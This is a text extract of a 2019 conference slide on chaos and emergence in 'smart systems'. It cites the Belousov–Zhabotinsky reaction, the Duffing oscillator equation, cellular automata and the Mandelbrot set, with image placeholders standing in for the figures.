
St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



“Smart” Autonomous Chemical Oscillator:


- Belousov–Zhabotinsky Reaction (BZ) -*



Chaotic Attractor: *Duffing Oscillator*

....*"Chaos" is common in "Smart Systems" and "Cyber Communities"*

Dynamic Duffing Equation: $\ddot{x} + \delta\dot{x} + \alpha x + \beta x^3 = \gamma \cos(\omega t)$ - Exhibits Chaotic Behaviour





2D Super-Cyclic Cellular Automaton:


- *Emergence of Patterns from Random Chaos* -




Cellular Automata: *“Games of Life”*



“Smart Scaling”: Fractal Mandelbrot Set



